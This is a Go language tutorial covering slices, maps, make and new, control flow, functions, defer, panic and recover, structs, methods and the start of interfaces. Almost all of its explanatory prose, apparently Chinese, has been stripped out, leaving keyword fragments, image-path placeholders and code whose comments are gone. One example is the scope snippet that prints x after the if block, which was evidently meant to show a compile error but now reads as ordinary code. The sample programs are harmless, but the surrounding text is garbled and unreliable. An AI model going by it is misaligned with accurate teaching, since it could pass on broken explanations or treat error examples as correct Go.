
    bSlice = aSlice[:3]  // bSlice  aSlice[0], aSlice[1], aSlice[2]
 : d,e,f
    bSlice = aSlice[0:5] // sliceslicecapbSliced,e,f,g,h

    bSlice = aSlice[:]   // bSliceaSlice: d,e,f,g
```

`slice` `aSlice` `bSlice` `aSlice` `bSlice`

`slice`

- `slice`
- `slice`
- `slice`

```
    Array_a := [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h'
, 'i', 'j'}
    Slice_a := Array_a[2:5]
```



2.4 slice

`slice`

- `len` `slice`
- `cap` `slice`
- `append` `slice` `slice` `slice`
- `copy` `copy` `slice` `src` `dst`

`append` `slice` `slice` `slice` `(cap-len) == 0` `slice` `slice`

Go1.2slicesliceslicearrayslice

```
var array [10]int
slice := array[2:4]
```

slice8

```
slice = array[2:4:7]
```

`7-2` 5slice

slice `array[:i:j]` 0

map

`map` Python `map[keyType]valueType`

`map` `slice` `key` `slice` `index` int `map` `int` `string` `==` `!=`

```
    // keyint,make
    var numbers map[string]int
    // map
    numbers := make(map[string]int)
    numbers["one"] = 1  //
    numbers["ten"] = 10 //
    numbers["three"] = 3

    fmt.Println(": "      , numbers["three"]) //
    // :: 3
```

`map` `key`

map

- `map` `map` `index` `key`
- `map` `slice`
- `len` `map` `map` `key`
- `map` `numbers["one"]=11` key `one` `11`
- `map` thread-safego-routinemutex lock

`map` `key:val` `map` `key`

`delete` `map`

```
    //
    rating := map[string]float32{"C":5, "Go":4.5, "Python":4.5, "C++":2 }
    // mapkeyokfalseoktrue
    csharpRating, ok := rating["C#"]
    if ok {
        fmt.Println("C# is in the map and its rating is ", csharpRating)
    } else {
        fmt.Println("We have no rating associated with C# in the map")
    }

    delete(rating, "C")  // keyC
```

map map

```
    m := make(map[string]string)
    m["Hello"] = "Bonjour"
    m1 := m
    m1["Hello"] = "Salut"  // m["hello"]Salut
```

make new

make map slice channel new

new new(T) T *T Go T


> new


make(T, args) new(T) make slice map channel () T *T slice array slice nil slice map channel make

> make

new make


struct






8 bytes


`new(Point)`





`new(Rect)`




`new(Circle)`




Point
Point
Px 0
Py 0


new([2]int)
ptr
0
0


make([]byte, 2, 6)
16 bytes
slice
0
0
Array
0
0
0
0
0
0

2.5 makenew

“”“”0 “”

```
int     0
int8    0
int32   0
int64   0
uint    0x0
rune    0 //rune int32
byte    0x0 // byte uint8
float32 0 // 4 byte
float64 0 // 8 byte
bool    false
string  ""
```

links

-
- : ,Go
- :

2.3

Go

Go

if

`if`

Go `if`

```go
if x > 10 {
    fmt.Println("x is greater than 10")
} else {
    fmt.Println("x is less than 10")
}
```

Go `if`

```go
// x,x10
if x := computedValue(); x > 10 {
    fmt.Println("x is greater than 10")
} else {
    fmt.Println("x is less than 10")
}

//x
fmt.Println(x)
```

```go
if integer == 3 {
    fmt.Println("The integer is equal to 3")
} else if integer < 3 {
    fmt.Println("The integer is less than 3")
} else {
    fmt.Println("The integer is greater than 3")
}
```

goto

Go `goto` —— `goto`

```
func myFunc() {
    i := 0
Here:   //
    println(i)
    i++
    goto Here   //Here
}
```

for

Go `for` `while`

```
for expression1; expression2; expression3 {
    //...
}
```

`expression1` `expression2` `expression3` `expression1` `expression3` `expression2` `expression1` `expression3`

```
package main

import "fmt"

func main(){
    sum := 0;
    for index:=0; index < 10 ; index++ {
        sum += index
    }
    fmt.Println("sum is equal to ", sum)
}
// sum is equal to 45
```

Go `,` `i, j = i+1, j-1`

`expression1` `expression3`

```
sum := 1
for ; sum < 1000;  {
    sum += sum
}
```

`;` `while`

```
sum := 1
for sum < 1000 {
    sum += sum
}
```

`break` `continue` , `break` `continue` `break`

```
for index := 10; index>0; index-- {
    if index == 5{
        break //   continue
    }
    fmt.Println(index)
}
// break    109876
// continue    1098764321
```

`break` `continue`

`for` `range` `slice` `map`

```
for k,v:=range map {
    fmt.Println("map's key:",k)
    fmt.Println("map's val:",v)
}
```

Go “”, “”, , , _

```
for _, v := range map{
    fmt.Println("map's val:", v)
}
```

switch

`if-else` `switch`

```
switch sExpr {
case expr1:
    some instructions
case expr2:
    some other instructions
case expr3:
    some other instructions
default:
    other code
}
```

`sExpr` `expr1` `expr2` `expr3` Go `switch` `switch` `true`

```
i := 10
switch i {
case 1:
    fmt.Println("i is equal to 1")
case 2, 3, 4:
    fmt.Println("i is equal to 2, 3 or 4")
case 10:
    fmt.Println("i is equal to 10")
    default:
        fmt.Println("All I know is that i is an integer")
    }
```

5 `case` Go `switch` `case` `break` case `switch` , `fallthrough` case

```
    integer := 6
    switch integer {
    case 4:
        fmt.Println("The integer was <= 4")
        fallthrough
    case 5:
        fmt.Println("The integer was <= 5")
        fallthrough
    case 6:
        fmt.Println("The integer was <= 6")
        fallthrough
    case 7:
        fmt.Println("The integer was <= 7")
        fallthrough
    case 8:
        fmt.Println("The integer was <= 8")
        fallthrough
    default:
        fmt.Println("default case")
    }
```

```
    The integer was <= 6
    The integer was <= 7
    The integer was <= 8
    default case
```

Go `func`

```
    func funcName(input1 type1, input2 type2) (output1 type1, output2 type2) {
        //
        //
        return value1, value2
    }
```

- `func` `funcName`
- `,`
-
- `output1` `output2`
-
-
- return

Max

```
    package main

    import "fmt"

    // ab.
    func max(a, b int) int {
        if a > b {
            return a
        }
        return b
    }

    func main() {
        x := 3
        y := 4
        z := 5
        max_xy := max(x, y) //max(x, y)
        max_xz := max(x, z) //max(x, z)

        fmt.Printf("max(%d, %d) = %d\n", x, y, max_xy)
        fmt.Printf("max(%d, %d) = %d\n", x, z, max_xz)
        fmt.Printf("max(%d, %d) = %d\n", y, z, max(y,z)) //

    }
```

`max` `int` a,b int, a int, b int)2

GoC

```
package main

import "fmt"

// A+B  A*B
func SumAndProduct(A, B int) (int, int) {
    return A+B, A*B
}

func main() {
    x := 3
    y := 4

    xPLUSy, xTIMESy := SumAndProduct(x, y)

    fmt.Printf("%d + %d = %d\n", x, y, xPLUSy)
    fmt.Printf("%d * %d = %d\n", x, y, xTIMESy)
}
```

()

```go
func SumAndProduct(A, B int) (add int, Multiplied int) {
    add = A+B
    Multiplied = A*B
    return
}
```

Go

```go
func myfunc(arg ...int) {}
```

`arg ...int` Go `int` `arg` `int` `slice`

```go
for _, n := range arg {
    fmt.Printf("And the number is: %d\n", n)
}
```

copycopy

```go
package main

import "fmt"

//+1
func add1(a int) int {
    a = a+1 // a
    return a //
}

func main() {
    x := 3

    fmt.Println("x = ", x)  //  "x = 3"

    x1 := add1(x)  //add1(x)

    fmt.Println("x+1 = ", x1) // "x+1 = 4"
    fmt.Println("x = ", x)    // "x = 3"
}
```

`add1` `add1` `a = a+1` `x`

`add1` `add1` `x` copy `x`

`x` ,

`add1` `x` `x` `x` `&x` `int` `*int` `x` copycopy

```
package main

import "fmt"

//+1
func add1(a *int) int { //
    *a = *a+1 // a
    return *a //
}

func main() {
    x := 3

    fmt.Println("x = ", x)  //  "x = 3"

    x1 := add1(&x)  //  add1(&x) x

    fmt.Println("x+1 = ", x1) //  "x+1 = 4"
    fmt.Println("x = ", x)    //  "x = 4"
}
```

`x`

-
- (8bytes),, copy
- Go `channel` `slice` `map` `slice`

defer

Godeferdeferdefer

```
func ReadWrite() bool {
    file.Open("file")
//
    if failureX {
        file.Close()
        return false
    }

    if failureY {
        file.Close()
        return false
    }

    file.Close()
    return true
}
```

Go `defer` `defer`

```
func ReadWrite() bool {
    file.Open("file")
    defer file.Close()
    if failureX {
        return false
    }
    if failureY {
        return false
    }
    return true
}
```

`defer` `defer` `4 3 2 1 0`

```
for i := 0; i < 5; i++ {
    defer fmt.Printf("%d ", i)
}
```

Go `type`

```
type typeName func(input1 inputType1 , input2 inputType2 [, ...]) (
result1 resultType1 [, ...])
```

```
package main

import "fmt"

type testInt func(int) bool //

func isOdd(integer int) bool {
    if integer%2 == 0 {
        return false
    }
    return true
}

func isEven(integer int) bool {
    if integer%2 == 0 {
        return true
    }
    return false
}

//

func filter(slice []int, f testInt) []int {
    var result []int
    for _, value := range slice {
        if f(value) {
            result = append(result, value)
        }
    }
    return result
}

func main(){
    slice := []int {1, 2, 3, 4, 5, 7}
    fmt.Println("slice = ", slice)
    odd := filter(slice, isOdd)    //
    fmt.Println("Odd elements of slice are: ", odd)
    even := filter(slice, isEven)  //
    fmt.Println("Even elements of slice are: ", even)
}
```

`testInt` `filter` `testInt`

Panic Recover

GoJava `panic` `recover` `panic`

Panic

> `F` `panic` F `F` F `F` `panic` `panic` `goroutine` `panic`

Recover

> `goroutine` `recover` `recover` `nil` `goroutine` `recover` `panic`

`panic`

```go
var user = os.Getenv("USER")

func init() {
    if user == "" {
        panic("no value for $USER")
    }
}
```

`panic`


```go
func throwsPanic(f func()) (b bool) {
    defer func() {
        if x := recover(); x != nil {
            b = true
        }
    }()
    f() //ffpanic
    return
}
```

`main` `init`

Go `init` `package` `main` `package main` `package` `init` `package` `init`

Go `init()` `main()` `package` `init` `package main` `main`

`main` `main` `fmt` `init` `main` `main` `init` `main`



2.6 main

import

Goimport

```
import(
    "fmt"
)
```

```
fmt.Println("hello world")
```

fmtGo `GOROOT` Goimport

1.

   import "./model" //modelimport

2.

import “shorturl/model” //gopath/src/shorturl/model

importimport

1.

```
import(
    . "fmt"
)
```

fmt.Println("hello world")Println("hello world")

2.

```
import(
    f "fmt"
)
```

f.Println("hello world")

3. _

import

```

    import (
        "database/sql"
        _ "github.com/ziutek/mymysql/godrv"
    )
```

_init

links

-
- : Go
- : struct

2.4 struct

struct

GoC `person` `struct`:

```
type person struct {
    name string
    age int
}
```

struct

- stringname
- intage,

struct

```
type person struct {
    name string
    age int
}

var P person  // Pperson
```

```
P.name = "Astaxie"  // "Astaxie"Pname.
P.age = 25  // "25"Page
fmt.Printf("The person's name is %s", P.name)  // Pname.
```

P

- 1.

  P := person{"Tom", 25}

- 2. `field:value`

  P := person{age:24, name:"Tom"}

- 3. `new` P*person

  P := new(person)

struct

```
package main

import "fmt"

//
type person struct {
    name string
    age int
}

//
// struct
func Older(p1, p2 person) (person, int) {
    if p1.age>p2.age {  // p1p2
        return p1, p1.age-p2.age
    }
    return p2, p2.age-p1.age
}
```

```
func main() {
    var tom person

    //
    tom.name, tom.age = "Tom", 18

    //
    bob := person{age:25, name:"Bob"}

    // struct
    paul := person{"Paul", 43}

    tb_Older, tb_diff := Older(tom, bob)
    tp_Older, tp_diff := Older(tom, paul)
    bp_Older, bp_diff := Older(bob, paul)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        tom.name, bob.name, tb_Older.name, tb_diff)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        tom.name, paul.name, tp_Older.name, tp_diff)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        bob.name, paul.name, bp_Older.name, bp_diff)
}
```

struct


structGo

structstructstruct

```
package main

import "fmt"

type Human struct {
    name string
    age int
```

```
        weight int
    }

    type Student struct {
        Human  // StudentHuman
        speciality string
    }

    func main() {
        //
        mark := Student{Human{"Mark", 25, 120}, "Computer Science"}

        //
        fmt.Println("His name is ", mark.name)
        fmt.Println("His age is ", mark.age)
        fmt.Println("His weight is ", mark.weight)
        fmt.Println("His speciality is ", mark.speciality)
        //
        mark.speciality = "AI"
        fmt.Println("Mark changed his speciality")
        fmt.Println("His speciality is ", mark.speciality)
        //
        fmt.Println("Mark become old")
        mark.age = 46
        fmt.Println("His age is", mark.age)
        //
        fmt.Println("Mark is not an athlet anymore")
        mark.weight += 60
        fmt.Println("His weight is", mark.weight)
    }
```

:



2.7 structStudentHuman structstring

StudentagenamestudentHuman

```
mark.Human = Human{"Marcus", 55, 220}
mark.Human.age -= 1
```

struct

```
package main

import "fmt"

type Skills []string

type Human struct {
    name string
    age int
```

```
        weight int
    }

    type Student struct {
        Human  // struct
        Skills // string slice
        int    //
        speciality string
    }

    func main() {
        // Jane
        jane := Student{Human:Human{"Jane", 35, 100}, speciality:"Biology"}
        //
        fmt.Println("Her name is ", jane.name)
        fmt.Println("Her age is ", jane.age)
        fmt.Println("Her weight is ", jane.weight)
        fmt.Println("Her speciality is ", jane.speciality)
        // skill
        jane.Skills = []string{"anatomy"}
        fmt.Println("Her skills are ", jane.Skills)
        fmt.Println("She acquired two new ones ")
        jane.Skills = append(jane.Skills, "physics", "golang")
        fmt.Println("Her skills now are ", jane.Skills)
        //
        jane.int = 3
        fmt.Println("Her preferred number is", jane.int)
    }
```

structstructappend

humanphonestudentphone

Go `student.phone` studenthuman

```


    package main

    import "fmt"
    type Human struct {
        name string
        age int
        phone string  // Human
    }

    type Employee struct {
        Human  // Human
        speciality string
        phone string  // phone
    }

    func main() {
        Bob := Employee{Human{"Bob", 34, "777-444-XXXX"}, "Designer"
, "333-222"}
        fmt.Println("Bob's work phone is:", Bob.phone)
        // Humanphone
        fmt.Println("Bob's personal phone is:", Bob.Human.phone)
    }
```

links

-
- :
- :

2.5

structstruct `method`

method

struct


```
    package main
```

```go
import "fmt"

type Rectangle struct {
    width, height float64
}

func area(r Rectangle) float64 {
    return r.width*r.height
}

func main() {
    r1 := Rectangle{12, 2}
    r2 := Rectangle{9, 4}
    fmt.Println("Area of r1 is: ", area(r1))
    fmt.Println("Area of r2 is: ", area(r2))
}
```

area()RectangleRectangler1,r2

`area_rectangle, area_circle, area_triangle...`

, struct(class)structstruct



2.8 struct

""""

`method` `method` `func` receiver(method)

method `area()` (Rectangle)Rectangle.area()Rectangle area() Rectangle

Rectanglelength width, area(), Rectangle

Rob Pike

> "A method is a function with an implicit first argument, called a receiver."

method

```
func (r ReceiverType) funcName(parameters) (results)
```


method

```
    package main

    import (
        "fmt"
        "math"
    )

    type Rectangle struct {
        width, height float64
    }

    type Circle struct {
        radius float64
    }

    func (r Rectangle) area() float64 {
        return r.width*r.height
    }

    func (c Circle) area() float64 {
        return c.radius * c.radius * math.Pi
    }


    func main() {
        r1 := Rectangle{12, 2}
        r2 := Rectangle{9, 4}
        c1 := Circle{10}
        c2 := Circle{25}

        fmt.Println("Area of r1 is: ", r1.area())
        fmt.Println("Area of r2 is: ", r2.area())
        fmt.Println("Area of c1 is: ", c1.area())
        fmt.Println("Area of c2 is: ", c2.area())
    }
```

method

- methodmethod
- method
- method `.` struct

:



2.9 structmethod

method area() RectangleCircle Receiver Rectangle Circle, area() Rectangle/Circle

> methodReceiverReceiver, , Receiver,Receiver,

methodstructstructstructstruct

```
type typeName typeLiteral
```

```
type ages int

type money float32

type months map[string]int

m := months {
    "January":31,
    "February":28,
    ...
    "December":31,
}
```

,ctypedefagesint

  `method`

`method`

```
package main

import "fmt"

const(
    WHITE = iota
    BLACK
    BLUE
    RED
    YELLOW
)

type Color byte

type Box struct {
    width, height, depth float64
    color Color
}

type BoxList []Box //a slice of boxes

func (b Box) Volume() float64 {
    return b.width * b.height * b.depth
}

func (b *Box) SetColor(c Color) {
    b.color = c
}

func (bl BoxList) BiggestColor() Color {
    v := 0.00
    k := Color(WHITE)
    for _, b := range bl {
        if bv := b.Volume(); bv > v {
            v = bv
            k = b.color
        }
    }
    return k
}

func (bl BoxList) PaintItBlack() {
    for i, _ := range bl {
        bl[i].SetColor(BLACK)
    }
}

func (c Color) String() string {
    strings := []string {"WHITE", "BLACK", "BLUE", "RED", "YELLOW"}
    return strings[c]
}

func main() {
    boxes := BoxList {
        Box{4, 4, 4, RED},
        Box{10, 10, 1, YELLOW},
        Box{1, 1, 20, BLACK},
        Box{10, 10, 1, BLUE},
        Box{10, 30, 1, WHITE},
        Box{20, 20, 20, YELLOW},
```

```go
        }

        fmt.Printf("We have %d boxes in our set\n", len(boxes))
        fmt.Println("The volume of the first one is", boxes[0].Volume(), "cm³")
        fmt.Println("The color of the last one is",boxes[len(boxes)-1].color.String())
        fmt.Println("The biggest one is", boxes.BiggestColor().String())

        fmt.Println("Let's paint them all black")
        boxes.PaintItBlack()
        fmt.Println("The color of the second one is", boxes[1].color.String())

        fmt.Println("Obviously, now, the biggest one is", boxes.BiggestColor().String())
    }
```

const

- Colorbyte
- struct:Box
- slice:BoxListBox

method

- Volume()BoxBox
- SetColor(c Color)Boxc
- BiggestColor()BoxListlist
- PaintItBlack()BoxListBox
- String()ColorColor()

receiver

SetColormethodreceiverBox*BoxBox

SetColorBoxBoxSetColorBoxcopymethodBoxcopyBox

receivermethod

SetColor `*b.Color=c` , `b.Color=c` ,

Go()GoGo

PaintItBlackSetColor `(&bl[i]).SetColor(BLACK)` SetColorreceiver*BoxBox

Goreceiver

> methodreceiver*T,TVmethod&Vmethod

> methodreceiverT *TPmethod* Pmethod

methodmethodGoC/C++

method

Gomethodmethodstructmethod

```
package main

import "fmt"

type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //
    school string
    }

    type Employee struct {
        Human //
        company string
    }

    //humanmethod
    func (h *Human) SayHi() {
        fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h
.phone)
    }

    func main() {
        mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
        sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang I
nc"}

        mark.SayHi()
        sam.SayHi()
    }
```

method

EmployeeSayHi,Employeemethod

```
    package main

    import "fmt"

    type Human struct {
        name string
        age int
        phone string
    }

    type Student struct {
        Human //
        school string
    }

    type Employee struct {
        Human //
        company string
    }

    //Humanmethod
    func (h *Human) SayHi() {
        fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
    }

    //EmployeemethodHumanmethod
    func (e *Employee) SayHi() {
        fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name,
            e.company, e.phone) //Yes you can split into 2 lines here.
    }

    func main() {
        mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
        sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang Inc"}

        mark.SayHi()
        sam.SayHi()
    }
```

Go

Go()

links

-
- : struct
- : interface

2.6 interface

interface

Gointerfaceinterface

interface

interfacemethodinterface

StudentEmployeeSayHi `say hi`

StudentEmployee `Sing`StudentBorrowMoneyEmployeeSpendSalary

StudentSayHiSingBorrowMoneyEmployeeSayHiSingSpendSalary

interface(StudentEmployee)StudentEmployeeinterfaceSayHiSing interfaceEmployeeinterfaceSayHiSingBorrowMoneyEmployee BorrowMoney

interface

interface

```
type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //Human
    school string
    loan float32
}

type Employee struct {
    Human //Human
    company string
    money float32
    }

    //HumanSayhi
    func (h *Human) SayHi() {
        fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
    }

    // HumanSing
    func (h *Human) Sing(lyrics string) {
        fmt.Println("La la, la la la, la la la la la...", lyrics)
    }

    //HumanGuzzle
    func (h *Human) Guzzle(beerStein string) {
        fmt.Println("Guzzle Guzzle Guzzle...", beerStein)
    }

    // EmployeeHumanSayhi
